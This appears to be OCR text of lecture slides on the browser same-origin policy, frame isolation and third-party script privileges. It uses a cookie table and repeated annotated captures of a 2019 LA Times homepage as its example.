__3idcontext	{"cookieID":"JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX…	.cdnwidget.com	/	2020-05-23…	183			
kuid	DNT	.krxd.net	/	2019-10-20…	9			
__idcontext	eyJjb29raWVJRCI6IkpaWjNWMkhLQlcyS1Q2RU9NTzJS…	.latimes.com	/	2020-05-22…	239			
kw.pv_session	3	.latimes.com	/	2019-04-24…	14			
RT	"sl=3&ss=1556033808254&tt=9172&obo=0&bcn=%2F%…	.latimes.com	/	2019-04-30…	237			
_lb	1	.latimes.com	/	2019-04-23…	4			
pdic	5	.latimes.com	/	2024-04-21…	5			
_fbp	fb.1.1556033822471.1780534325	.latimes.com	/	2019-07-22…	33			
__gads	ID=10641b22d31f2147:T=1556033820:S=ALNI_MYGSPr…	.latimes.com	/	2021-04-22…	75			
s_cc	true	.latimes.com	/	N/A	8			
kw.session_ts	1556033812187	.latimes.com	/	2019-04-23…	26			
bounceClientVisit1762v	N4IgNgDiBcIBYBcEQM4FIDMBBNAmAYnvgO6kB0YAhg…	.latimes.com	/	2019-04-23…	109			
uuid	69953082-e348-4cc7-b37b-b0c14adc7449	.latimes.com	/	2024-04-21…	40			
_gid	GA1.2.771043247.1556033809	.latimes.com	/	2019-04-24…	30			
_sp_ses.8129	*	.latimes.com	/	2019-04-23…	13			
paic	5	.latimes.com	/	2024-04-21…	5			
_ga	GA1.2.664184260.1556033809	.latimes.com	/	2021-04-22…	29			

Modern Website



Modern Website

Ad served from third party provider

Google Analytics Javascript (served from Google)

EARCH LOCAL POLITICS SPORTS ENTERTAINMENT OPINION PLACE AN AD SUBSCRIBE 4 weeks for only 99¢ LOG IN

UNLIMITED!

Los Angeles Times

KS FOR ONLY 99¢

APRIL 23, 2019 62°F


TRENDING TOPICS: SRI LANKA | CALIFORNIA NATIONAL GUARD | CENSUS | DESERT PARTY | LUKE WALTON | BEER POWER RANKINGS

ADVERTISEMENT

Casper What napaholics are saying: I will never leave my bed again. Caryn from California Learn more

Islamic State claims it was behind Sri Lanka bombings

Officials raised the death toll in the Easter attacks to 321.



MORE NEWS

Beware of late-night lane closures on your way to (and from)

LA Times FOOD × — PRESENTED BY — DOORDASH

Modern Website

Ad served from third party provider

Google Analytics Javascript (served from Google)

EARCH LOCAL POLITICS SPORTS ENTERTAINMENT OPINION PLACE AN AD SUBSCRIBE 4 weeks for only 99¢ LOG IN

UNLIMITED!

Los Angeles Times

KS FOR ONLY 99¢

APRIL 23, 2019 62°F

TRENDING TOPICS: SRI LANKA CALIFORNIA NATIONAL GUARD CENSUS DESERT PARTY LUKE WALTON BEER POWER RANKINGS


Ad inside of frame

LA Times FOOD × — PRESENTED BY — DOORDASH

Islamic State claims it was behind Sri Lanka bombings

Officials raised the death toll in the Easter attacks to 321.

By SHASHANK BENGALI



MORE NEWS

Beware of late-night lane closures on your way to (and from)

Modern Website

Ad served from third party provider

Google Analytics Javascript (served from Google)

Ad inside of frame

jQuery Javsript Library (served from MaxCDN)

EARCH LOCAL POLITICS SPORTS ENTERTAINMENT OPINION PLACE AN AD SUBSCRIBE LOG IN

UNLIMITED!

Los Angeles Times

KS FOR ONLY 99¢

APRIL 23, 2019 62°F

TRENDING TOPICS: SRI LANKA CALIFORNIA NATIONAL GUARD CENSUS DESERT PARTY LUKE WALTON BEER POWER RANKINGS

Islamic S
behind S
bombing

Officials raised the death toll in the Easter attacks to 321.


By SHASHANK BENGALI

MORE NEWS

Beware of late-night lane closures on your way to (and from)

LA Times FOOD
×
— PRESENTED BY —
DOORDASH

Modern Website



Same Origin Policy

Theme: A web browser only should permit scripts contained in web page A to access data in web page B if both web pages have the same *origin*.

How: separate content with different trust levels (origins) into different frames, restrict communication between frames.

What is an Origin?

scheme://domain:port

http://www.example.com/index.html

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

Frame Isolation

Each frame in a window has its own origin (proto://host:port)


Frame can only access data with the same origin

- Make HTTP requests, read/write DOM, access local storage
- Frame cannot access data associated with a different origin

Parent window cannot access data within a child frame (if it has a different origin)

Bounding Origins

Origins are defined for windows and frames



What's Isolated? (Objects)

Each origin has local client side resources that are protected

Examples:

- Cookies (local state)
- DOM storage
- DOM tree
- Javascript namespace
- Permission to use local hardware (e.g., camera or GPS)

Script Execution

Scripts execute with the privileges of their parent frame/window's origin

Pros:


- You can load jQuery from a CDN and use it to manipulate your page

Cons:

- The Google analytics script you included can *also* manipulate your page

Google Analytics

Modern Website



Modern Website

Ad served from third party provider

Google Analytics Javascript (served from Google)

EARCH LOCAL POLITICS SPORTS ENTERTAINMENT OPINION PLACE AN AD SUBSCRIBE 4 weeks for only 99¢ LOG IN

UNLIMITED!

Los Angeles Times

KS FOR ONLY 99¢

APRIL 23, 2019 62°F


TRENDING TOPICS: SRI LANKA | CALIFORNIA NATIONAL GUARD | CENSUS | DESERT PARTY | LUKE WALTON | BEER POWER RANKINGS

ADVERTISEMENT

Casper What napaholics are saying: I will never leave my bed again. Caryn from California Learn more

Islamic State claims it was behind Sri Lanka bombings

Officials raised the death toll in the Easter attacks to 321.



MORE NEWS

Beware of late-night lane closures on your way to (and from)

LA Times FOOD × — PRESENTED BY — DOORDASH

Modern Website

Ad served from third party provider

Google Analytics Javascript (served from Google)

EARCH LOCAL POLITICS SPORTS ENTERTAINMENT OPINION PLACE AN AD SUBSCRIBE 4 weeks for only 99¢ LOG IN

UNLIMITED!

Los Angeles Times

KS FOR ONLY 99¢

APRIL 23, 2019 62°F

TRENDING TOPICS: SRI LANKA CALIFORNIA NATIONAL GUARD CENSUS DESERT PARTY LUKE WALTON BEER POWER RANKINGS


Ad inside of frame

LA Times FOOD × — PRESENTED BY — DOORDASH

Islamic State claims it was behind Sri Lanka bombings

Officials raised the death toll in the Easter attacks to 321.

